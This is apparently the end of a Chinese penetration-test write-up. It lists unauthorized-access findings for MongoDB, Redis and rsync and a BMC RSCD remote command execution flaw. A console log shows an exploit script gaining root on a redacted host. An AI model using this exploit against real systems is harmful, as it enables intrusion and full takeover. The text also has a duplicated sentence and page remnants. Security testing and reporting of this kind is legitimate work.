
2.MongoDB未授权访问；



3.Redis未授权访问；



4.rsync未授权访问；



5.BMC远程命令执行　至此本次渗透结束。

```
[redacted]>python BMC_RSCD_RCE.py [redacted].220
Command: id
[+] Target: [redacted] 220
[+] Command: id
[+] Connecting to target
[+] Connected, upgrading to TLS connection
[+] Connection upgraded, sending nexec request
[+] Sent, sending payload
[+] Sent, finishing nexec request
[+] Done, getting response
[+] Success, command output:
uid=0(root) gid=0(root) groups=0(root)
```

至此本次渗透结束。

精选留言

用户设置不下载评论